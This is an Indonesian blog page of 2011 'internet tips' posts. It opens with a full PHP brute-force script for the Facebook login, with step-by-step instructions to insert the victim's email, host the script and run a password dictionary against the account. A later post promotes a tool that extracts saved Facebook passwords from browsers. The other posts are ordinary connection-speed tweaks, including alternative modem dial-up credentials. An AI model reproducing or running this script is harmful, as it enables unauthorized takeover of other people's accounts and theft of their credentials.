About Me

Tampilkan postingan dengan label Tips Internet. Tampilkan semua postingan

Jumat, 29 Juli 2011

Hack Facebook ID : Brute Force script

:Facebook Brute force attack!
BERIKUT LANGKAH-LANGKAHNYA :


Upload 3 file berikut di web hosting kamu (usahakan yang berbayar, atau premium. tapi kalau free, coba silahkan saja )
1.fb.php yang isinya skrip brute force
2.dictionary.txt
3.cookie.txt

ingat harus dalam satu folder

edit bagian ini $username ="brute@force.com";

ganti dgn e-mail korban

jalankan/eksekusi /fb.php .

Oke, ini skrip brute force-nya


Code: 
################################
# Face Book Brute Forcer
################################
set_time_limit(0);
$username ="brute@force.com"; // username to brute force
$dictionary ="dictionary.txt"; // need dictionary to password list

function kontrol($kullaniciadi,$sifre){
$useragent = "Opera/9.21 (Windows NT 5.1; U; tr)";
$data = "email=$kullaniciadi&pass=$sifre&login=Login" ;
$ch = curl_init('https://login.facebook.com/login.php?m&next=http://m.facebook.com/home.php');
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, $data);
curl_setopt($ch, CURLOPT_USERAGENT, $useragent);
curl_setopt($ch, CURLOPT_COOKIEFILE, 'cookie.txt');
curl_setopt($ch, CURLOPT_COOKIEJAR, 'cookie.txt');
$source=curl_exec ($ch);
curl_close ($ch);
if(eregi("Home",$source)){return true;} else {return false;}

}

if(!is_file($dictionary)){echo "$dictionary is not file";exit;}
$lines=file($dictionary);
echo "Attack Starting..
";
sleep(10);
echo "Attack Started, brute forcing..
";
foreach($lines as $line){
$line=str_replace("\r","",$line);
$line=str_replace("\n","",$line);
if(kontrol($username,$line)){echo "[+] username:$username , password:$line - P
assword found : $line
";$fp=fopen('cookie.txt','w');fwrite($fp,'');exit;}
else{echo "[-] username:$username , password:$line - Password not found :  
$line
";}
}
?>


File dictionary.txt nya bisa kamu buat sendiri, atau mengambil dari sudah ada. 

File cookies.txt kosongkan saja.

Oke, ada 2 cara meng-eksekusi file fb.php/skrip brute force.

1.) Menggunakan web browser. Cara ini mudah, tapi relatif lebih lama. Karena kita tahu, kalau modus grafis selalu lebih lamban di banding modus text. Cara nya tinggal upload semua file2 di atas ke web hosting, lalu jalankan melalui browser. Gampang kan? tapi ingat kesabaran anda adalah satu faktor penentu keberhasilan..

2.)Menggunakan SSH client. Cara ini lebih cepat, tapi relatif lebih sulit. Selain itu kita juga harus punya web hosting sendiri, coz web hosting gratisan biasa-nya tidak akan memberi hak SSH pada kita Tolong. Cara-nya kita harus meng-eksekusi skrip via SSH client/console yang sudah terkoneksi ke server kita. SSH client favorit saya adalah Putty.

Ingat, tidak semua FB bisa di crack dengan cara ini... semua tergantung database dari Dictionary.txt juga dari tingkat kerumitan Password

maka jika masih tidak anda temukan, gunakan dictionary.txt lain yang bisa anda dapat dari google search atau database search lainya.

│Semoga Bermanfaat│

Kamis, 30 Juni 2011

Mempercepat Telkomsel Flash Unlimited


Sepertinya Telkomsel flash masih merupakan yang tercepat saat ini untuk layanan akses internet unlimited via jaringan 3G, meski koneksinya masih nut-nutan hal ini berdasarkan pengalaman saya nyoba-nyoba internetan pake 3G beberapa operator GSM indonesia. Belum lagi ternyata kita masih bisa mempercepat akses internet Telkomsel Flash Unlimited. Makin mantep aja nih bagi yang seneng donlot-donlotan. Nah saya mau bagi-bagi Tips meningkatkan kecepatan akses internet telkomsel flash unlimited.


Sebenernya tips ini bisa juga diterapkan untuk akses via jaringan lain, inilah langkah-langkah perlu anda lakukan untuk mempercepat akses internet:
  1. Gunakan browser Mozilla FireFox.
  2. Download add-ons buat browser mozilla. FasterFox (FasterFox 3.03),FlasBlock & Adblock Plus.
  3. Install FireTune. Lalu settinh sesuai dengan kondisi komputer dan koneksi internet Anda. saya sendiri menggunakan opsi “Fast Compoter/Slow Connection”, trus klik Tune It.
  4. Gunakan Web Accelerator.  Bisa make Google Web Accelerator. Atau Bisa juga yang bayar pake rupiah di Onspeed Indonesia. Untuk versi trialnya bisa di donlot disini, kamu bisa make selama 14 hari secara gratis.
  5. Kalo aksesnya via HP jangan lupa set koneksi di HP pake settingan 3G only.
  6. Jika tiba-tiba koneksi putus-putus, coba ganti saja APN-nya, pake APN ‘internet’ atau APN ‘telkomsel’. Dua APN tersebut merupakan APN yang disediakan untuk Telkomsel Flash Unlimited.
Ternyata tidak sulit bukan untuk mempercepat akses internet telkomsel flash unlimited? Dengan cara-cara tersebut surfing tambah cepat, download juga tambah cepat dan chating lancar dan ga putus-putus.

Senin, 27 Juni 2011

Tips Memperbaiki Troubleshoot Speedy


Mungkin anda pelanggannya??? jika iya mungkin anda pernah mengalami seperti yang banyak di alami teman saya yang memakai modem ini yakni kadang-kadang kita tidak bisa konek, yang mungkin penyebabnya kita tidak tahu kok tiba-tiba internet mati. Ada beberapa tips untuk memperbaiki troubeshoot koneksi internet Speedy kita sebelum kita putus asa atau menyerah dan memanggil teknisi jaringan atau memanggil teknisi speedylangsung yang mungkin datangnya tidak secepat yang kita harapkan.
Pada kasus pertama. Speedy anda tidak di-sharing, anda hanya melakukan koneksi internet langsung dari modem+router speedy, tanpa melalui hub/switch, ataupun server. Jika koneksi internet anda tiba-tiba mati (dalam hal ini speedy) lakukan langkah-langkah sebagai berikut :
  1. Restart modem speedy anda, kemudian coba melakukan koneksi lagi. Jika belum bisa,
  2. Cek jaringan fisiknya seperti Kabel Lan dan Line Telp-nya, Apakah LAN lepas/kendor dan line telp bisa digunakan untuk nelp ke luar…Jika sudah dipastikan ok, coba lagi konek…Jika belum bisa,
  3. Coba masuk ke setting-an modem anda dan lihat dibagian WAN, cari di sana kira-kira apa penyebabnya. Caranya ketikkan alamat router speedy anda (defaultnya: http://192.168.0.1). Jika langkah ini anda tidak bisa langsung aja ke langkah ke-3. Ulangi setting WAN dengan memasukkan username speedy dan password anda, dan sedikit setting2-nya.
  4. Panggil teknisi jaringan/komputer atau teman anda yang mengerti atau langsung saja komplain ke speedy telkom (telp : 147) request supaya teknisi-nya datang. Segeraaaaaaa!
Pada kasus kedua. Speedy anda di-sharing menggunakan hub/switch, web-proxy(spt. mikrotik, squid), bahkan menggunakan hotspot/wifi. sebelum sampai ke rumah anda. Jadi dalam hal ini saya anggap anda pada posisi terakhir. Jalur internet sudah melalui modem+router–>webproxy–>switch1–>akses point1–>client akses point–>swith2–>akses point2->anda. wakakakka..
Langkah-langkah yang harus anda lakukan jika pleeek…internet mati, kok nggak nyambung nih adalah :

  1. Segera telp/sms admin jaringan anda supaya mengecek koneksi internet anda. Hahahha anda tinggal siapkan saja snack + minuman + makanan ++, kalo nggak mau seperti itu coba…
  2. Analisa sendiri matinya dimana, cek dari belakang (dari komputer anda),
  3. Cek komputer anda apakah wifi atau lan card yang anda gunakan sudah dihidupkan, jika ok…
  4. Cek jalur berikutnya, cek akses point anda…mungkin masalahnya di sana. Cek secara fisik dan application. Secara fisik lihat koneksi dan powernya, secara aplikasi lihat settinga-an di dalamnya dengan mengakses-nya, Dari settingan di dalam-nya juga sudah tahu apakah akses point anda nyambung ke switch atau tidak, jika sudah ok…
  5. Cek Switch1 apakah hidup dan koneksi fisik ok…siapa tahu kabel LANnya putus digigit tikus, soalnya ini kejadian di tempat saya…gara-gara kabel lan di taruh di atas…dimakan tikus! jika sudah ok…
  6. Cek Client Akses Point, apakah hidup?, apakah dapat sinyal dari Akses point1, apakah sudah benar settingan-nya dan sudah terhubung…jika sudah ok…lanjut…
  7. Cek Switch1…Cek Webproxy, Cek Modem…jika belom bisa telp teknisi speedy…mungkin lagi gangguan….
  8. Kalo mau cepat, tidak mesti mengikuti langkah-langkah di atas, biasanya sekali cek salah satu alat tersebut sudah bisa menyimpulkan putusnya di mana…kalo sudah terbiasa putus khan…Coba langsung cek aja dari webproxy….pasti sudah ketahuan dimana putusnya…tapi yang punya akses khan hanya terbatas orang tertentu saja (alias admin.)….
  9. Oke deh segitu aja…ada yang mau nambahkan silahkan…belajar juga nich…
Yang paling penting nih…jangan lupa coba main ping ke alamat dari akses point/router yang kita gunakan…misal kita menggunakan router dengan alamat 192.168.0.1 maka coba ping sperti ini,
Start–>run–>cmd
ketik: ping 192.168.0.1
Kalo nggak ada jawaban berarti tidak konek.
Kalo nggakk konnek juga,, Buang aja,, Ganti pake SMART,,, hhhhheee!!

Minggu, 19 Juni 2011

Percepat Koneksi Internet Tanpa Software


* Buka menu Control Panel > Network Connections. Kemudian klik kanan pada icon koneksi modem > pilih Properties, seperti gambar di bawah.


* Pada jendela Properties, klik tombol Configure, maka akan muncul jendela Modem Configuration seperti di bawah.

* Perhatikan gambar di atas. Untuk meningkatkan kecepatan modem, pada bagian “Maximum speed (bps)” ubahlah nilainya di atas nilai asli dari modem anda. Misalnya untuk modem dengan kemampuan transfer data 153Kbps (seperti yang ane gunakan) bisanya nilai aslinya 115200, sehingga dapat ditingkatkan menjadi 230400. Atau jika agan merasa yakin bisa agan maksimalkan lagi nilainya menjadi yang tertinggi yaitu 921600 seperti pada gambar di atas, tetapi dengan resiko yang juga agan tanggung sendiri, karena sama saja memaksa modem untuk “kerja rodi”  . Kebetulan ane juga melakukan hal yang sama, karena sudah siap menaggung resiko :P dan selama ini belum terjadi apa-apa pada modem, mukin modemnya termasuk produk bagus hehe  .
* Masih berkaitan dengan gambar di atas, untuk mengontrol aliran data dan error pada modem, beri tanda cek pada “Enable hardware flow control” dan “Enable modem error control“. Kemudian akhiri dengan klik tombol OK untuk menerapkan konfigurasi.

sesudah
 
sumpah ane kaget. tapi kok uploadnya nurun 

satu lagi gan

Senin, 13 Juni 2011

Sofwear Gratis Facebook Password Decryptor v1.5 Portable

undefined


Facebook Password Decryptor v1.5 | 615 KB

Facebook Password Decryptor adalah Software GRATIS untuk segera memulihkan password disimpan oleh browser web populer sekalipun. Sebagian besar aplikasi yang menyimpan password Login untuk mencegah hassale mengetikkan password setiap kali oleh pengguna. Seringkali aplikasi ini menggunakan mekanisme enkripsi berpemilik mereka sendiri untuk menyimpan password login termasuk password account Facebook.

Facebook Password Decryptor otomatis merangkak melalui masing-masing aplikasi ini dan langsung menemukan password terenkripsi.

Berikut adalah daftar lengkap aplikasi yang didukung:
* Internet Explorer
* Firefox
* Google Chrome
* Opera Browser
* Apple Safari
* Flock Browser
* Paltalk Messenger
* Miranda Messenger

Berikut adalah highlights dari fitur Facebook Password Decryptor yang membuatnya berdiri terpisah dari alat-alat sejenis lainnya termasuk yang komersial.

* Segera mendekripsi dan memulihkan account password terenkripsi yang disimpan Facebook dari browser Web Populer.
* Datang dengan kedua GUI & cmdline Interface
* Secara otomatis menemukan aplikasi yang didukung dari lokasi instalasi masing-masing dan password ketemu seketika.
* Urut fitur untuk mengatur daftar kata sandi ditampilkan dengan username dan password yang memudahkan mencari melalui 100 entri.
* Simpan daftar agar password pulih ke HTML / TEXT untuk mentransfer file ke sistem lain atau untuk penggunaan masa depan.
* Completely Portable Tool yang juga dilengkapi dengan Installer opsional untuk membantu Anda di Instalasi lokal & Penghapusan instalasi.

Facebook Password Decryptor bekerja pada berbagai platform mulai dari Windows XP ke sistem operasi terbaru Windows 7.
Apa yang Baru: Dukungan untuk Password Recovery dari Apple Safari & Flock browser.

undefined

Sabtu, 11 Juni 2011

Internet Cepat Dengan Google DNS Public


Nampaknya Google memang berambisi untuk menguasai semua jenis layanan di dunia maya, tidak terlewatkan juga dengan memberikan layanan untuk membuat penggunaan "Internet Lebih Cepat" (World Wide Web / www), yaitu dengan diluncurkannya "Google DNS Public" pada tanggal 3 Desember 2009, dengan pengumuman di situs resmi blog Google, oleh Prem Ramaswami sebagai product manager, dengan tambahan posting di blog Google Code.
Bagi yang belum mengetahui apa itu DNS. silakan lihat disini.
Untuk kejelasan tentang Product baru dari google ini, kunjungi situs resminyadisini
Meskipun produk ini masih dalam tahap percobaan/eksperimental, tapi tidak ada salahnya untuk dicoba. 


Untuk mencoba "Google DNS Public" cukup dengan merubah setting Dns dengan DNS Google Public yaitu : 

Preferred DNS server : 8.8.8.8

Alternate DNS server : 8.8.4.4

Cara mengganti DNS pada windows Xp adalah Double Klik icon network (LAN, WLAN) pada taskbar komputer, lalu klik "Propertis", lalu double klik"Internet Protokol (TCP/IP), Isikan "Google DNS Public" diatas, lalu "OK", untuk lebih jelas lihat gambar dibawah


Note : Simpan/Backup Dns yang bisa dipakai terlebih dahulu.


Untuk mengetahui apakah DNS telah berubah, Ketik "ipconfig /flushdns" (Perintah pada CMD tanpa menggunakan tanda petik) pada CMD Command / Command Prompt. maka akan muncul tulisan

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.

Setelah itu untuk mengetahui apakah DNS telah berubah atau belum. Ketik "nslookup www.microsoft.com", maka akan tampak tulisan seperti dibawah

Server: any-in-0808.1e100.net
Address: 8.8.8.8


Non-authoritative answer:
Name: lb1.www.ms.akadns.net
Addresses: 64.4.31.252
207.46.19.190
207.46.19.254
Aliases: www.microsoft.com
toggle.www.ms.akadns.net


Untuk lebih jelas silakan lihat gambar


*Perhatikan tulisan yang dilingkari
Jika muncul berarti benar, jika tidak, berarti settingan masih ada yg salah, dan coba setting ulang lagi, lalu restar modem (matikan, tunggu beberapa menit, lalu hidupkan lagi)


Jika sukses ganti DNS, maka cobalah untuk browsing Internet dan bandingkan kecepatan Browsing dengan DNS yang biasa dipakai (Default ISP)
Untuk hasil yang anda dapat dengan menggunakan "Google DNS Public" silakan laporkan pada komentar. Dan jika anda kesulitan dalam Setting DNS pada komputer anda, silakan tanyakan juga pada kotak komentar


Semoga bermanfaat,

mempercepat akses internet

 Langsung saja tips kali ini saya akan memberitau
tips untuk mempercepat akses internet yang mana tips ini ada untuk
yang punya atau yang memakai browsing mozila firefox
cara adalah sebagai berikut


1.Di address bar mozzila ketik about:configkemudian akan terlihat tulisan yang banyak sekali
2. gunakan fasilitan ctrl+f untuk mencari kata, kata yang di cari adalah sebagai berikut dan di rubah
  • Network.http.pipelining; False <– klik 2 kali ubah “False” menjadi “True“
  • Network.http.pipelining.maxrequests; 4 <-- klik 2 kali ubah “4” menjadi “30“
  • Network.http.proxy.pipelining; False <– klik 2 kali ubah “False” menjadi “True“
3. Kemudian klik kanan di bagian yang kosong/putih terus pilih newterus integer lalu  kolom pertama isikan nglayout.initialpaint.delaylalu tekan enter satu kali dan masukan angka 0 dan tekan enter kembali.
4. restart ulang mozzila firefoxnya
5. Selamat berinternet ria dengan cepat, karena bandwitdh akan tersedot ke komputer anda, ini tadi adalah tips mempercepat koneksi internet di warnet.

Kamis, 09 Juni 2011

Cara mempercepat Modem Smart


Dari sekian banyak cara mempercepat koneksi internet dengan menggunakan Modem Smart Haier, Berikut beberapa kumpulan cara mempercepat koneksi internet pada modem smart, To Da Point saja :

1. Matikan Qos Packet Scheduler Windows
Secara Default Windows terutama windows XP mengsetting service'nya untuk membatasi Bandwidth penggunaan internet, ini dilakukan oleh pihak Windows untuk memberikan jatah Quato Bandwidth supaya dipakai untuk kepentingan Windows sendiri seperti Update.Matikan saja service ini dengan cara Start - Run (ctrl + r) ketik gpedit.msc, lalu pada Computer Configurationpilih Administrative Templates lalu pilih Network selanjutnya pilih Qos Packet Scheduler kemudian pilih Limit Reservable Bandwidth (klik dua kali) selanjutnya pada menu setting ubah dari Not Configured ke Enable dan ubahBandwidth Limits dari 20% menjadi 0%. Matikan juga Automatic Update (tahu kan caranya..??)

2. Gunakan Driver Upgrade
* Khusus untuk smart D1200 lebih baik gunakan driver yang telah di Upgrade, jangan driver bawaan, jika komputer sudah terlanjur menggunakan driver bawaan, bisa di Unistall terlebih dahulu, lalu Install driver Upgrade seperti biasa. untuk driver Upgrade bisa didapat di Situs resminya yaitu smart.co.cc atau langsung ke TKP, sedangkan untuk pengguna Windows Vista bisa download di TKP. Untuk Pengguna C700 bisa download Drivernya diTKP Juga.

3. Gunakan Kabel Yang Baik
Untuk semua jenis koneksi internet, penggunaan kabel yang baik merupakan kebutuhan yang utama, semakin besar dan pendek kabel, maka akan semakin cepat Transport Cata yang dibutuhkan, Untuk saat ini kabel dari Product IM2 (bukan promo), bisa menjadi pilihan, (ini berlaku untuk semua jenis koneksi menggunakan modem, baik GSM, CDMA, HDSPA dan 3G).

4. Gunakan User dan Password Dial up yang lain
Selain penggunaan User dan Password default, yaitu username : smart / password : smart / dial-number : #777, ternyata Modem Smart bisa juga menggunakan User dan Password lainnya. silakan dicoba yang paling sesuai dengan anda, karena setiap daerah memiliki trafik yang berbeda. Berikut Password dan Username Lain yang bisa dipakai pada Modem Smart :

  • username : smart / password : smart / dial-number : #777 (Default)
  • username : smart / password : smart / dial-number : *31*11111#
  • username : cdma / password : cdma / dial-number : #777
  • username : cdma / password : cdma / dial-number : *31*11111#
  • username : wap / password : wap / dial-number : *31*11111#
  • username : telkom / password : telkom / dial-number : 080989999
*Menurut oprekzone.com yang terbaik dari hasil hasil tes kecepatan ini adalah menggunakan dial-number yang terakhir yaitu menggunakan dial milik telkom

5. Gunakan DNS Alternatif
Apa itu DNS : lihat aja langsung di Wiki. Berikut DNS yang bisa digunakan pada modem Smart :

  • Preferred DNS     : 202.43.178.245
  • Alternate DNS     : 202.43.178.244
  • Preferred DNS     : 208.67.222.222
  • Alternate DNS     : 208.67.220.220
Selain itu bisa juga menggunakan Google DNS Public yang pernah ditulis diTKP, Atau bisa juga menggunakan jasa Open DNS atau DNS lokal (mau ditulis tar malah ribet)
Note :  sebelum otak-atik DNS tersebut, sebaiknya Gunakan Driver yang telah di Upgrade
Untuk cara setting DNS bisa dilihat juga di TKP.

6. Pemilihan Browser

Penggunaan Browser juga sangat berpengaruh dalam penentuan kecepatan browsing diInternet, untuk review dan pemilihan Browser bisa dilihat di TKP.

7. Gunakan Download Accelerator
Untuk penggunaan Internet Download sebaiknya gunakan Download Accelerator, (IDM : Recomended). Untuk download IDM Full Versions bisa langsung menuju TKP

Sekian Sedikit Tips dan Trick Mempercepat Modem Smart Haeir, apabila ada yang mau nambahi dipersilakan, dan apabila berkenan silakan laporkan percobaan anda pada kotak komentar.

Selamat Bereksperiment dan Semoga Bermanfaat

Info

Please Comment and Follow this Blog , your comment and follow will be advance this blog . thanks for coming

Chit Chat

Popular Posts

Diberdayakan oleh Blogger.

Sahabat Cheater

Label


cheaters

 
Copyright© 2011 -¤||Cheaters Babies||¤- | Template Blogger Designer by : bag big bug |
Template Name | bug Transparent : bug bug 1.00 | bug bug bug